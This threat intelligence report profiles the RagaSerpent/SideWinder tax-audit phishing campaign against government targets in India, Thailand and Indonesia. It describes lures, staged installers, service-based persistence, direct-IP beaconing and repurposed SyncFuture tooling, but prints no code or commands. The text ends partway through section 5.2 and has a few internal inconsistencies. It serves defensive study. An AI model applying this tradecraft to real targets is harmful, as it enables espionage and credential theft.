



TLP : WHITE

RagaSerpent a.k.a SideWinder-Adjacent 'Tax Audit' Cluster: Multi- Country Targeted Chain (2025–2026)

Threat Intelligence Report

Issued on February 2026

Researched by: **Threat Intelligence Team**

LIST OF CONTENTS

LIST OF CONTENTS	2
EXECUTIVE SUMMARY	3
1. BLUF (Bottom Line Up Front)	3
2. Key Tactics, Techniques, and Procedures (TTPs)	3
CREDITS	3
1. BACKGROUND AND CONTEXT	4
1.1. Threat Actor Overview	5
1.2. Historical Activity (2012–2026) — Title-aligned, Multi-country Emphasis	6
1.3. Research Motivation	7
2. METHODOLOGY	8
2.1. Data Collection	8
2.2. Correlation and Validation	9
2.3. Analytical Framework	9
2.4. Limitations	9
3. SCOPE, DEFINITIONS, AND ASSUMPTIONS	10
3.1. Scope	10
3.2. Definitions	10
3.3. Assumptions and Constraints	11
4. RESEARCH GOALS AND KEY QUESTIONS	11
4.1. Research Goals	11
4.2. Research Questions	12
5. RAGASERPENT A.K.A SIDEWINDER ACTIVITY TRACKING	13
5.1. Chinese-Origin Tooling in the Infection Chain of RagaSerpent	15
5.2. Infection Chain, Installer Logic, and Post-Reboot Tradecraft	16
5.3. Command-and-Control Network Activity	22
5.3.1. Southeast Asia Network Telemetry	24
5.3.2. Analytical Interpretation and Hypotheses	29
6. TACTICS, TECHNIQUES, AND PROCEDURES (TTPS)	30
6.1. MITRE ATT&CK and Cyber Kill Chain	31
6.2. Diamond Model	34
6.3. Detection and Mitigation Matrix	35
7. COMPARATIVE ANALYSIS - VICTIM IN 2025 VS VICTIM IN JANUARY 2026	36
8. IMPACT ASSESSMENT AND RISK PRIORITIZATION	38
8.1. Impact Assessment	38
8.2. Risk Prioritization	39
9. RECOMMENDATIONS (TACTICAL → STRATEGIC)	41
9.1. Immediate Actions	41
9.2. Mid-Term Enhancements	41
9.3. Long-Term Strategic Improvements	42
10. CONCLUSION	43
11. APPENDIX	44
11.1. Long-Term Strategic Improvements	44
11.2. References	48

EXECUTIVE SUMMARY

1. BLUF (Bottom Line Up Front)

SideWinder (RagaSerpent) 'Tax Audit' Cluster Expands Global Reach (Q1 2026)

The India-linked espionage actor, RagaSerpent a.k.a SideWinder, is running a high-tempo, multi-country campaign utilizing consistent tax/audit-themed spearphishing to gain initial access. While traditionally targeting South Asia, recent activity shows significant geographic expansion into Southeast Asia (Indonesia, Thailand) and broader targeting across MEA and Telecommunications/Government sectors.

2. Key Tactics, Techniques, and Procedures (TTPs)

- **Initial Access:** Spearphishing with malicious archives/installers (e.g., *ClientSetup.exe).
- **Execution & Persistence:** User-driven execution leading to staged deployment of payloads (e.g., MANC.exe) and establishing persistence via Windows Service creation (T1543.003).
- **C2 Communication:** Direct, raw TCP beaconing to hardcoded IPs (e.g., 45.119.55.66).
- **Evasion:** Heavy reliance on behavioral evasion (mutexes, process masquerading) over infrastructure evasion.

Outlook: Defense must shift from blocking static Indicators of Compromise (IOCs) to detecting the stable and repeatable TTPs, specifically suspicious Windows Service creation and non-HTTP direct-IP outbound connections.

CREDITS



Afif Hidayatullah
Sr. Threat Intelligence Analyst



Ibrahim Keith Harold Ford
Threat Intelligence Analyst



Panji Pangestu
Threat Intelligence Analyst



Antonyous Mikhael Aleksander
Threat Intelligence Analyst

1. BACKGROUND AND CONTEXT

Over the past decade, cyber operations across South and Southeast Asia have been repeatedly characterized by spearphishing-led initial access, government/enterprise impersonation, and follow-on tooling designed for durable endpoint access rather than short “smash-and-grab” intrusions. A consistent pattern in public reporting is the use of high-trust themes (government notices, compliance, audits, diplomacy, logistics/maritime) combined with multi-stage delivery and rapid infrastructure churn, which makes IOC-only defense fragile.

Within this environment, SideWinder (MITRE ATT&CK G0121) or RAGASERPENT (ITSEC Asia Threat Intelligence Tag) is widely tracked as a suspected India-linked cyber-espionage actor active since at least 2012, historically targeting government, military, and strategic organizations across Asia. (attack.mitre.org) Public summaries also describe SideWinder as operationally adaptive—running repeatable phishing programs while evolving execution tradecraft (e.g., staged loaders, masquerading, sideloads, UAC-bypass patterns, and persistence mechanisms) and expanding thematic focus to maritime/logistics and other strategic sectors. (picussecurity.com)



Image 1. RAGASERPENT Illustration

This report uses the term “SideWinder-adjacent” intentionally: it frames a cluster whose infection workflow and lure logic resemble SideWinder’s commonly reported playbook, without asserting that every tax/audit intrusion chain is definitively SideWinder. This caution is important because even within India-focused “tax” intrusions, public reporting shows cases where the campaign is described as espionage-like and highly sophisticated, but not formally attributed to a named group. ([The Hacker News](https://thehackernews.com))

A major 2025–2026 trend relevant to this title is the convergence of:

- **Implant-delivery chains** using government compliance/audit themes (often starting from a link => download => staged execution), and
- **Scalable credential-harvesting operations** hosted on widely accessible platforms with frequent domain rotation.

For example, eSentire documented a tax-impersonation chain targeting India that used SendGrid-delivered phishing, a shortened URL redirect, and an archive (Inspection.zip) leading into DLL sideloads and staged payload retrieval. ([eSentire](https://esentire.com)) In parallel, Hunt.io described Operation SouthNet as a SideWinder-attributed effort leveraging free hosting platforms, large-scale fake webmail portals, and high-tempo domain churn across multiple countries—demonstrating how a single operator (or aligned ecosystem) can sustain multi-geo pressure while changing infrastructure frequently. (hunt.io)

1.1. Threat Actor Overview

Threat Actor Profile (Reference): **SideWinder / G0121**

- **Common names/aliases:** SideWinder, T-APT-04, Rattlesnake (attack.mitre.org)
- **Tracking Name (ITSEC Asia):** RagaSerpent
- **State-Sponsor:** India
- **Attribution:** Suspected India-linked (wording per MITRE ATT&CK) (attack.mitre.org)
- **Relationship:** RagaSerpent is ITSEC Asia's internal tracking name for SideWinder activity observed in our research.
- **Mission Profile:** long-term espionage and strategic collection (attack.mitre.org)
- **Common Targets:** Professional Services, government, military, and strategic sectors across Asia; reporting also highlights expansion toward maritime/logistics and other critical domains.
- **Regions / Countries**
 - **South Asia (Core):** Afghanistan, Bhutan, Bangladesh, India (**New**), Myanmar, Nepal, Pakistan, Sri Lanka.
 - **Southeast Asia:** Cambodia, Indonesia (**New**), Philippines, Thailand (**New**), Vietnam, Myanmar.
 - **East Asia:** China.
 - **Middle East / West Asia:** Türkiye, United Arab Emirates (UAE).
 - **Africa:** Djibouti, Egypt, Mozambique.
 - **Europe:** Austria.
 - **Collateral Activity (Spillover):** Nepal, Bangladesh, Myanmar.
- **Industries / Sectors**
 - **Government & Public Sector:** Government (**New**), Administration, State-owned company (**New**).
 - **Professional Services:** Professional Services (Contractors) (**New**).
 - **Healthcare:** Healthcare, Health.
 - **Commercial:** Retail, Telecommunications.
 - **Diplomatic:** Global diplomatic entities.
- **Preferred entry vector:** tailored spearphishing (links/attachments) and impersonation themes (picussecurity.com)
- **Operational traits described in public reporting:**
 - Repeatable phishing infrastructure + rapid pivoting/domain churn (hunt.io)
 - Use of staged execution and evasion patterns (including sideloading/masquerading/UAC-bypass themes depending on campaign) (picussecurity.com)

Why this matters for “RagaSerpent-adjacent” labeling:

these traits define a tradecraft baseline for comparison—useful when the presented case dataset shows a similar user journey

(official-themed lure → archive/installer → staged payload → persistence → beacon),

even if exact malware families/infrastructure differ.

1.2. Historical Activity (2012–2026) – Title-aligned, Multi-country Emphasis




Image 2. Historical Activity SideWinder

Narrative summary

Public reporting supports two points that emphasizes the title of current research report:

- 1. Longevity + repeatable playbooks:** SideWinder is tracked as active since at least 2012, with repeated government/strategic targeting across Asia. (attack.mitre.org)
- 2. 2025 as “parallel tracks”:** multiple reporting streams show simultaneous high-tempo phishing ecosystems—some optimized for credential theft at scale, others for implant delivery via staged execution. (hunt.io)

Timeline (2012–2026)

Period	What Changed (Public View)	Targeting / Signal (Public View)
2012–2019 (establishment)	SideWinder is tracked as active since at least 2012; recurring espionage posture becomes consistently documented. (attack.mitre.org)	MITRE notes observed targeting across Asia with a historical focus including Pakistan/China/Nepal/Afghanistan. (attack.mitre.org)
2020–2024 (scaling + diversification)	Public summaries describe expansion in scale, sector breadth, and repeated spearphishing delivery patterns; increased emphasis on strategic sectors (incl. maritime/logistics in later summaries). (picussecurity.com)	Broader multi-country visibility and sectoral expansion described in consolidated reporting. (picussecurity.com)
2025 (multi-geo pressure + multiple delivery chains)	Credential harvesting at scale: Hunt.io “Operation SouthNet” describes SideWinder-attributed infrastructure using free hosting platforms, fake Outlook/Zimbra portals, open directories, and rapid domain churn across Bangladesh, Nepal, Myanmar, Pakistan, Sri Lanka. (hunt.io)	Clear multi-country footprint + maritime-themed targeting signals and infrastructure recycling. (hunt.io)
2025 (alternate chain: diplomats / ClickOnce)	A separate 2025 reporting stream describes SideWinder adopting a PDF + ClickOnce infection chain for diplomatic/government-related targeting across India, China, Sri Lanka, Pakistan, Bangladesh. (The Hacker News)	Illustrates operator adaptability and multiple concurrent chains in the same year. (The Hacker News)

Dec 2025 → Jan 2026 (tax/audit lure → staged malware)	eSentire documents a tax-impersonation campaign targeting India using SendGrid, a shortened link redirecting to Inspection. zip, and staged execution (sideloading, time validation, C2 stage retrieval, UAC bypass, masquerading, AV evasion, and later-stage toolkit/persistence concepts). (eSentire)	Media coverage highlights the same campaign as espionage-like and notes attribution is not conclusively pinned to a named group, which supports the “adjacent cluster” framing. (The Hacker News)
---	--	---

Table 1. Historical activity SideWinder

1.3. Research Motivation

Why this paper exists

The defensive challenge across 2025–2026 is not only “one actor,” but a repeatable intrusion workflow that can be re-used across geographies with minimal changes: **official-themed lure → user-driven execution → staged installer/loader → durable persistence → beaconing**. Public reporting demonstrates how quickly operators can rotate domains and hosting while keeping the same underlying playbook intact. ([hunt.io](#))

2025–2026 as the inflection point: parallelized operations

2025 is especially useful as a research anchor because reporting shows parallel operating modes in the same overall ecosystem:

- **Credential-harvesting at scale** (high tempo, many domains, free hosting, fake portals). ([hunt.io](#))
- **Implant-delivery chains** with staged execution and defense evasion (sideloading/masquerade/UAC-bypass patterns depending on campaign). ([The Hacker News](#))

This parallelization is exactly why the title should be “cluster + multi-country” rather than a single-country incident label.

Why Southeast Asia is relevant even when public reporting is South-Asia heavy

Even when specific campaigns are described as South Asia–centric, consolidated reporting emphasizes SideWinder’s broader sectoral arc—especially maritime/logistics—which makes Southeast Asia a structurally attractive target set (shipping lanes, ports, logistics dependency). ([picussecurity.com](#))

Therefore, ITSEC Asia Threat Intelligence report’s contribution is to bridge public TTP baselines (what is consistently reported) with case evidence (what is observed in your dataset), and to model detections around stable behaviors rather than short-lived IOCs. ([hunt.io](#))



Image 3. Asia region illustration

2. METHODOLOGY

This methodology describes the end-to-end investigative process used to analyze SideWinder (a.k.a. RagaSerpent) operations, infrastructure, tooling, and targeting patterns. The approach integrates open-source intelligence (OSINT), technical telemetry, and reverse engineering, supported by structured analytic frameworks to ensure accuracy, reproducibility, and analytic rigor.

2.1. Data Collection

Open-Source Intelligence (OSINT):

- **Threat Actor Profiling:** Public reporting from MITRE ATT&CK (G0121), Kaspersky, Securelist, Zscaler, Trellix, Acronis, and Picus Security was used to establish SideWinder's historical operations, targeting priorities, and toolchain evolution.
- **Campaign Reporting:** Articles from The Hacker News, CyberPress, SC World, GBHackers, CybersecurityNews, and Rewterz were collected to identify recent phishing campaigns, sector targeting, and lure themes.
- **Geopolitical Context:** OSINT sources documenting regional events (e.g., protests, maritime activity, government communications) were analyzed to understand SideWinder's use of geopolitical narratives as social-engineering lures.
- **Infrastructure and IOC Intelligence:** Public advisories and threat bulletins were mined for domains, URLs, hosting providers, and phishing kits associated with SideWinder campaigns.

Technical Telemetry:

- **Artifact Extraction:** Indicators (URLs, domains, email artifacts, payload references) were extracted from OSINT reports and converted into structured observables. Further technical indicators were derived through reverse engineering and static inspection of referenced tooling and delivery mechanisms.
- **Passive DNS and SSL Transparency:** Passive DNS datasets and SSL certificate transparency logs were queried to identify domain resolution histories, overlapping certificate fingerprints, and temporal infrastructure reuse linked to RagaSerpent.
- **NetFlow Analysis:** Partner-shared NetFlow summaries were analyzed to validate known command-and-control (C2) communication patterns and as well as to determine current and post-compromise activities especially in South Asia and Southeast Asia.

Social Media & Forum Monitoring:

- **Facebook and X (Twitter):** Social media content served as both an initial discovery vector and a corroborating signal for active influence or phishing activity. Posts from security researchers and threat intelligence practitioners were monitored for early disclosure of SideWinder tradecraft changes.
- **Narrative Tracking:** Social platforms were analyzed for recurring lure themes (government notices, maritime operations). Social media indicators were never treated as authoritative without independent technical or OSINT confirmation.



Image 4. Social media monitoring illustration

2.2. Correlation and Validation

- **Open-Source Intelligence (OSINT):** Each extracted IOC and TTPs were verified using external open source validation tools to remove false positives and stale indicators prior to enrichment and correlation.
- **Technical Telemetry:** Public data from sources were correlated against collected IOCs to differentiate active C2 servers from benign scanners or sinkholed infrastructure. Cross-pivoting was conducted between passive DNS entries, SSL certificates, and telemetry artifacts to confirm the operational overlap between malicious infrastructure clusters.

2.3. Analytical Framework

The analytical phase employed several frameworks, integrating structured analytic techniques from intelligence analysis with technical classification systems such as MITRE ATT&CK and the Diamond Model of Intrusion Analysis.

- **Diamond Model Application:** Each intrusion event was dissected into its four core vertices — Adversary, Capability, Infrastructure, and Victim — allowing structured mapping between UNC actor behavior, exploited assets, and downstream infection chains.
- **MITRE ATT&CK Mapping:** Tactics, Techniques, and Procedures (TTPs) derived from OSINT and telemetry were mapped to MITRE ATT&CK to ensure standardized categorization and comparative analysis.



Image 5. MITRE ATT&CK

- **Kill Chain Modeling:** Events were further organized according to the Lockheed Martin Cyber Kill Chain, enabling temporal correlation between initial access, execution, persistence, and exfiltration activities. This structure supported the reconstruction of campaign lifecycles across multiple reporting sources.

2.4. Limitations

Despite applying rigorous normalization and multi-source validation, several analytical limitations persist:

- **Incomplete Visibility:** Technical telemetry access was limited to public or partner-shared datasets, creating potential blind spots in regions or sectors not represented in the sample.
- **Attribution Complexity:** Overlap between SideWinder and regionally adjacent threat groups may introduce attribution ambiguity where tooling or infrastructure is shared.
- **Infrastructure Ephemerality:** Many phishing domains and hosting resources are short-lived, limiting longitudinal analysis.
- **Language and Regional Bias:** Some reporting originates from regional or non-English sources, where translation or summarization may reduce nuance.

3. SCOPE, DEFINITIONS, AND ASSUMPTIONS

This section defines the analytical boundaries, terminology, and underlying assumptions applied throughout this report to ensure clarity, consistency, and appropriate interpretation of findings.

3.1. Scope

Campaign Focus: This analysis is scoped to RagaSerpent (SideWinder)-linked campaigns that employ tax-themed social-engineering lures and brand or institutional impersonation as the primary initial access vector.

Thematic Constraints: Included campaigns reference taxation, revenue authorities, compliance notices, or fiscal documentation, either explicitly or through contextual cues designed to induce urgency or legitimacy.

Geographic Coverage:

- **Baseline Region:** India, based on observed activity throughout 2025.
- **Expansion Region:** Indonesia and Thailand, based on ITSEC Asia's investigation on newly identified activity beginning in January 2026, indicating a potential geographic broadening of targeting i.e. South East Asia

Delivery Channels: The scope includes campaigns leveraging one or more of the following mechanisms:

- Spearphishing emails directed at government or government-adjacent recipients
- Lookalike domains and spoofed landing pages impersonating tax-related entities
- File-based payload delivery (e.g., malicious documents or executables) hosted on attacker-controlled infrastructure.

Out-of-Scope Activity: Opportunistic phishing, non-tax-themed SideWinder operations, and activity lacking sufficient technical or contextual linkage to SideWinder tradecraft are excluded.

3.2. Definitions

“Tax-Themed Lures”

Social-engineering content referencing tax obligations, audits, refunds, compliance notices, penalties, or related fiscal processes, designed to exploit institutional trust and urgency.

“Brand or Institutional Impersonation”

The unauthorized use of names, logos, domains, or messaging patterns associated with legitimate government agencies, ministries, or affiliated service providers.

“Government Tax Targeting”

Campaign activity directed at:

- Official government domains or email addresses
- Government-operated or government-linked tax agencies
- Recognized tax-agency partners, contractors, or service providers supporting fiscal operations

“RagaSerpent (SideWinder)-Linked”

Activity exhibiting technical, infrastructural, or behavioral characteristics consistent with previously documented SideWinder (G0121) operations, as established through multi-source correlation.

3.3. Assumptions and Constraints

High Attribution Probability: Threat actor attribution in this report shows high confidence, reflecting the shared use of phishing infrastructure, lures, and tooling across multiple regionally active actors.

Tradecraft Overlap: Tax-themed phishing is a common tactic across espionage and financially motivated threat groups; therefore, attribution relies on pattern convergence rather than single indicators.

Visibility Limitations: The analysis reflects observed and reported activity and may not capture all RagaSerpent operations, particularly those that remain undisclosed or unreported.

4. RESEARCH GOALS AND KEY QUESTIONS

4.1. Research Goals

Goal 1: Assess the observed geographic expansion from India (2025) to Southeast Asia, with Indonesia emerging in early 2026.

This research assesses a SideWinder intrusion cluster whose activity in 2025 was predominantly observed in India, with parallel reporting indicating expansion into Thailand during the same period and initial indications of activity affecting Indonesian government environments in January 2026.

Rather than treating these observations as discrete national campaigns, this report evaluates them as manifestations of a consistent operational workflow. Public reporting across 2025 indicates sustained use of spearphishing-led access, official-theme impersonation, staged execution, and high-tempo infrastructure rotation. These characteristics enable rapid geographic repositioning without material changes to the underlying tradecraft.

The Indonesia-focused observations examined in this report are assessed as a continuation of this pattern, representing geographic expansion rather than a distinct operational model.

Goal 2: Identify detection and mitigation opportunities applicable to government environments.

The second objective of this research is to identify detection and mitigation opportunities based on behaviors that remain consistent across SideWinder intrusion campaigns, despite frequent changes in domains, hosting providers, and lure content. Given the observed rate of infrastructure churn, this report assesses that indicator of compromise (IOC) based controls alone are insufficient for sustained defense. Instead, it prioritizes detection logic and control recommendations aligned to repeatable stages of the intrusion lifecycle, including phishing delivery, user-driven execution, staged payload deployment, persistence, and command-and-control activity.

Detection opportunities are evaluated across key stages of the intrusion lifecycle with emphasis on behavioral signals that are resilient to infrastructure rotation and can be operationalized by security teams with minimal engineering effort. By linking observed behaviors directly to normalized MITRE ATT&CK techniques, this research bridges analytic assessment and defensive execution supporting security operations teams in identifying where existing controls can be leveraged, where visibility gaps exist, and which stages of the attack chain offer the highest disruption value. The resulting detection guidance is intended to complement, not replace, preventive controls, enabling earlier identification and disruption of intrusion activity in government environments even as attacker infrastructure and lure content change rapidly.

Goal 3: Extract and normalize observed tactics, techniques, and procedures (TTPs) and map them to the MITRE ATT&CK framework.

This research aims to extract and repeatable tactics, techniques, and procedures (TTPs) observed across SideWinder campaigns and normalize them using the MITRE ATT&CK framework. The objective of this mapping is analytic consistency rather than attribution, enabling structured comparison across campaigns, geographies, and reporting sources.

The mapping focuses on techniques assessed to be operationally significant and repeatedly observed throughout the intrusion lifecycle, including initial access, execution, persistence, and command-and-control. By anchoring observed behavior to a widely adopted analytic framework, this research supports alignment with existing detection engineering, incident response, and defensive planning workflows.

MITRE ATT&CK is used in this report as a descriptive framework to express observed behavior and highlight detection opportunities, not as a definitive indicator of threat actor attribution.

4.2. Research Questions

This assessment is structured around the following intelligence questions:

1. What initial access mechanisms are assessed to be most frequently used in SideWinder campaigns?

This question examines whether campaigns primarily rely on malicious attachments, embedded links, or combined approaches, and how delivery mechanisms vary across India (2025), Thailand (2025), and Indonesia (January 2026).

2. What impersonation artifacts and infrastructure characteristics are consistently observed across campaigns?

This includes assessment of impersonated entities, domain naming patterns, hosting platforms, page templates, and language localization used to support government, tax, audit, and compliance-themed lures.

3. What execution and post-delivery tooling is involved in the infection chain?

This question focuses on execution tradecraft rather than malware family attribution, assessing the use of archives, staged loaders, DLL sideloading, masquerading, privilege escalation techniques, and persistence mechanisms.

4. How is command-and-control established, maintained, and rotated?

The research assesses C2 establishment methods, including domain and hosting selection, communication protocols, beaconing behavior, and infrastructure rotation strategies observed across related campaigns.

5. Which low-effort defensive controls are assessed to provide the highest disruption value?

Based on observed tradecraft, this question identifies controls that can disrupt multiple stages of the intrusion workflow, with emphasis on email security, endpoint execution control, and network egress monitoring.



Image 6. Research question illustration

5. RAGASERPENT A.K.A SIDEWINDER ACTIVITY TRACKING




Image 7. Target country transition

Between August and September 2025, Operation SouthNet was assessed to be conducted by RagaSerpent (a.k.a. SideWinder), focusing on credential-harvesting against maritime- and government-adjacent targets across South Asia. The campaign relied on phishing pages designed to capture user credentials, including lookalike Outlook and Zimbra login portals, consistent with the tradecraft described in Hunt.io's analysis of [Operation SouthNet](#).

Victimology observed in the aforementioned report highlights primary targets across China, Pakistan, and Sri Lanka, with additional activity linked to Nepal, Bangladesh, and Myanmar. The operator's infrastructure strategy appears optimized for speed, cost avoidance, and resilience: leveraging free hosting platforms, exposing open directories, and maintaining rapid domain churn to continuously rotate phishing domains. This approach materially reduces operational overhead—actors can stand up new spoofed sites at near-zero cost and quickly replace infrastructure as soon as a domain is reported or taken down—making it well-suited for sustained phishing campaigns where continuity matters more than asset longevity.




Image 8. Sample phishing page

In late 2025 through early 2026, the threat actor tracked internally by ITSEC Asia Threat Intelligence as RAGASERPENT (commonly referenced as SideWinder) remained highly active, targeting multiple countries and industry verticals. Toward the end of 2025, ITSEC Asia observed activity indicating India and Thailand were being targeted, based on internally collected telemetry and investigation outcomes.

Our team identified domains used for brand abuse that impersonated government institutions, including

lures framed as tax audit notifications. This infrastructure was observed as active since late December 2025, suggesting a coordinated phishing/impersonation effort aligned with credential harvesting and social-engineering-driven access attempts.



Image 9. New phishing page with executable malware

Additional findings from early 2026 indicate an expansion of targeting beyond India and Thailand to include Indonesia. ITSEC Asia’s Threat Intelligence team observed activity consistent with the same tax-audit-themed spear-phishing pattern: victims receive tailored emails directing them to spoofed “tax audit” websites, where they are prompted to download a file under the pretext of an official inspection or compliance request.

This activity was corroborated by open-source reporting, which flagged suspected victims in Indonesia receiving phishing emails that leveraged impersonation domains mimicking Indonesia’s Directorate General of Taxes (*DJP / Direktorat Jenderal Pajak*). The lures presented the message as a tax examination notice, aligning with a broader brand-abuse approach intended to build legitimacy and increase the likelihood of user interaction and payload retrieval.



Image 10. Sample email campaign

(published Jan 23, 2026) , and [Zscaler’s analysis Zscaler Threat Hunting Catches Evasive SideWinder APT Campaign](#).

While RagaSerpent / SideWinder is widely assessed as India-based in public reports, multiple waves have still been observed targeting Indian entities. This is not unusual in APT operations: in-country targeting can be used to complicate attribution (e.g., by creating noisy “domestic” victimology) or to reach foreign diplomats / missions operating inside India—a pattern explicitly noted in reporting on SideWinder’s broader geographic targeting and diplomatic victim set.

5.1. Chinese-Origin Tooling in the Infection Chain of RagaSerpent



Image 11. Server IP with Chinese UI

This intrusion chain includes evidence consistent with other researchers regarding the deployment of SyncFuture TSM, a commercial product developed by the China-based vendor Nanjing Zhongke Huasai Technology. In this context, Chinese-language UI/resources and China-origin tooling should be treated as toolchain artifacts rather than direct proof of actor origin. Public reporting has documented tax-themed campaigns where SyncFuture TSM is repurposed as an espionage framework, which can naturally introduce Chinese-language components into the installation and post-install workflow.

Why Chinese-origin tooling can appear in a RagaSerpent (India-linked) operation




Image 12. SyncFutureTec application

Even though RagaSerpent a.k.a SideWinder is publicly tracked as a suspected India-linked espionage actor (MITRE ATT&CK G0121), it is operationally plausible—and increasingly common—for an actor to deploy third-party commercial tooling from another country to accelerate operations and improve reliability.

Key reasons this does not “break” the SideWinder linkage:

1. **Tool origin ≠ operator origin:** operators frequently repurpose commercial remote administration/management platforms developed by third parties.
2. **Inherited language artifacts:** Chinese UI strings, resources, and installer flows can be carried into the campaign because they are embedded in the vendor product and its installers/modules.
3. **Attribution noise (intentional or incidental):** even without deliberate false-flagging, a China-origin tool can mislead attribution if analysts rely only on language cues rather than end-to-end tradecraft.
4. **Tradecraft consistency matters more:** delivery theme (tax audit), staged installer behavior, persistence and C2 patterns are typically more stable indicators than UI language.

5.2. Infection Chain, Installer Logic, and Post-Reboot Tradecraft

Building on the identification of Chinese-origin tooling within the infection chain, this section presents a detailed technical analysis of RagaSerpent’s tradecraft. We deconstruct the end-to-end execution flow—from the self-extracting installer and staged payload materialization to post-reboot persistence and command-and-control initialization—and map each stable behavior to MITRE ATT&CK techniques. The goal is to document repeatable, detection-relevant invariants that remain useful even when filenames, domains, and infrastructure rotate.




Image 13. Chinese company tag in the program

In operations aligned with RAGASERPENT a.k.a SideWinder, a recurring pattern of attribution noise is the use of commercial software of Chinese origin as the final capability layer produced in 2024. Public reporting on the SyncFuture espionage campaign describes the final stage payload as SyncFuture TSM (Terminal Security Management System)—a legitimate enterprise product developed by Nanjing Zhongke Huasai Technology Co., Ltd (China)—repurposed as a continuous surveillance and remote management framework.

